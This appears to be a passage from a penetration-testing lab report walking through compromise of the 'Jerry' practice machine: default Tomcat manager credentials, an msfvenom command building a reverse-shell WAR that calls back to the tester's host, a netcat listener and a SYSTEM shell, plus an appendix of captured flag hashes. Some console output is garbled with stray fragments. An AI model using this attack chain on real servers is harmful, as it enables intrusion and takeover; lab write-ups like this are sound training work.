 Directory of C:\Users\Administrator

05/31/2018 12:18 AM <DIR> .
05/31/2018 12:18 AM <DIR> ..
05/31/2018 12:18 AM <DIR> Contacts gif
05/31/2018 12:18 AM <DIR> Desktop jpg
05/31/2018 07:00 AM <DIR> Documents png
06/11/2018 12:15 AM <DIR> Downloads config
05/31/2018 12:18 AM <DIR> Favorites html
05/31/2018 12:18 AM <DIR> Links vbs
05/31/2018 12:18 AM <DIR> Music vbx
05/31/2018 12:18 AM <DIR> Pictures docx
05/31/2018 12:18 AM <DIR> Saved Games ipa
05/31/2018 12:18 AM <DIR> Searches pdf
05/31/2018 12:18 AM <DIR> Videos pptx
0 File(s) 0 bytes
13 Dir(s) 11,860,885,504 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5084-30B0

 Directory of C:\Users\Administrator\Desktop

05/31/2018 12:18 AM <DIR> .
05/31/2018 12:18 AM <DIR> ..
08/27/2022 01:31 PM 34 root.txt
1 File(s) 34 bytes
2 Dir(s) 11,860,885,504 bytes free


C:\Users\Administrator\Desktop>type root.txt
7cbbe9f4e950c687cf3142e58dd521a5
```

User.txt: c6e27a171e3c71c18941c21a7deba1de

Root.txt: 7cbbe9f4e950c687cf3142e58dd521a5

System IP: 10.10.10.95 (Jerry)


Service Enumeration

Server IP Address	Ports Open
10.10.10.95	TCP:  UDP: none.

Nmap Scan Results:

```
POR STATE SERVICE VERSION
8080/tcp open  http  Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft
Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft
Windows Server 2012 R2 (91%), Microsoft Windows 7 Professional (87%),
Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or
8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%),
Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008
R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or
Windows 8 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.003 days (since Sun Aug 28 09:34:08 2022)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
```

Initial Shell Vulnerability Exploited:




Vulnerability Explanation: Leaving a manager app page exposed as that one gives the attacker a lot of attacking possibilities to successfully have initial foot on the server, and from there it's too easy to take whatever data he wants to get, and harm the server as much as he wants.

Vulnerability Fix: Never leave a server page exposed for everyone to look, and never mention the real credentials anywhere, especially online.

Severity: Critical.

Here we can see above there is a button called "Manager App" and "Host Manager".

And when I pressed "Manager App" a little window pop up and asking for credentials(username:password).



And when I mistaken few times of guessing it or just press cancel and you get redirect to a different page which I found there the default credential that I used to connect.

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret` add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

And we can see above that it gave us example of manager credentials(tomcat:s3cret).

After clearing the history of "firefox" I tried to login with those and it worked!

בדיקות חסן תשתיות

דוח מעבדות נמר


The screenshot shows a browser window for the Apache Tomcat Manager at <http://10.10.95.8080/manager/html>. A modal dialog box is open, displaying the message "Deployment successful" with the sub-message "The application has been successfully deployed." Below the modal, there is a table titled "Applications" listing several Tomcat applications. At the bottom of the page, there is a form for uploading a WAR file.

In the bottom of this page we can see uploading option only for .WAR extension:

The screenshot shows the "Deploy Application" section of the Tomcat Manager. It includes fields for "Context Path (required)", "XML Configuration file URL:", "WAR or Directory URL:", and a "Deploy" button. Below this, there is a section for uploading a WAR file with a "Browse..." button and a "Deploy" button.

Next thing I did is to create a malicious .WAR file that contains reverse shell, I used "msfvenom" in order to do this.

```
(root㉿kali)-[~]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.5 LPORT=4444 -f war > shell2.war
Deploy directory or WAR file located on server
Payload size: 1094 bytes
Final size of war file: 1094 bytes
```



Applications						
Path	Version	Display Name	Running	Sessions	Commands	
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30] minutes	
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30] minutes	
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30] minutes	
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30] minutes	
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30] minutes	
/shell2	None specified		true	0	Start Stop Reload Undeploy [Expire sessions with idle ≥ 30] minutes	

Here above we can see the it was uploaded successfully.

Next I opened listener with the command: "nc -nlvp 4444", and just pressed on the /shell2 to open.. and I got a shell with the highest privileges which means there is no need to Privilege Escalation.

בדיקות חסן תשתיות

דוח מעבדות נמר

```
Kali Linux 2016.2 (root@kali) [~]
# nc -lnp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.95] 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami          Version
nt authority\system

C:\apache-tomcat-7.0.88>dir /e specified
dir
 Volume in drive C has no label.
 Volume Serial Number is 0834-6C04
 Directory of C:\apache-tomcat-7.0.88

06/19/2018  04:07 AM    <DIR>    .
06/19/2018  04:07 AM    <DIR>    ..
06/19/2018  04:06 AM    <DIR>    bin
06/19/2018  06:47 AM    <DIR>    conf
06/19/2018  04:06 AM    <DIR>    lib
05/07/2018  02:16 PM    <DIR>    license
      57,896 LICENSE
08/28/2022  08:15 PM    <DIR>    logs
05/07/2018  02:16 PM    1,275 NOTICE
05/07/2018  02:16 PM    9,600 RELEASE-NOTES
05/07/2018  02:16 PM    Name specified
      17,454 RUNNING.txt
06/19/2018  04:06 AM    <DIR>    temp
08/28/2022  08:51 PM    <DIR>    webapps
06/19/2018  04:34 AM    <DIR>    work
      4 File(s)   86,225 bytes
      9 Dir(s)   2,419,589,120 bytes free
```

```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0834-6C04
 Directory of C:\Users\Administrator\Desktop

06/19/2018  07:09 AM    <DIR>    .
06/19/2018  07:09 AM    <DIR>    ..
06/19/2018  07:09 AM    <DIR>    flags
      0 File(s)   0 bytes
      3 Dir(s)   2,419,589,120 bytes free
/docs
      No files or subfolders found
C:\Users\Administrator\Desktop>cd flags
cd flags

C:\Users\Administrator\Desktop\flags>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0834-6C04
 Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  07:09 AM    <DIR>    .
06/19/2018  07:09 AM    <DIR>    ..
06/19/2018  07:11 AM    88 2 for the price of 1.txt
      1 File(s)   88 bytes
      2 Dir(s)   2,419,589,120 bytes free
/shell2
```

```
Deploy directory or WAR file located on server
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
Context Path (requ
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```

Because the 2 for the price of 1.txt contains spaces I added "".

user.txt Contents: 7004dbcef0f854e0fb401875f26ebd00

root.txt Contents: 04a8b36e1545a455393d067e772fe90e

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents
10.10.10.3 (Lame)	8f7b05deccf7c8565f1d1fbe95f627c8
10.10.10.56 (Shocker)	52c2715605d70c7619030560dc1ca467
10.10.10.68 (Bashed)	3e67fd4ea690a52a06d792e518a720fa
10.10.10.75 (Nibbles)	ad227a89ecd4d904eb71fcddc7d01282
10.10.10.79 (Valentine)	f1bb6d759df1f272914ebbc9ed7765b2
10.10.10.4 (Legacy)	993442d258b0e0ec917cae9e695d5713
10.10.10.40 (Blue)	0057e1b85a799ffdec76b1b47eb31676
10.10.10.14 (Grandpa)	9359e905a2c35f861f6a57cecf28bb7b
10.10.10.93 (Bounty)	7cbbe9f4e950c687cf3142e58dd521a5
10.10.10.95 (Jerry)	04a8b36e1545a455393d067e772fe90e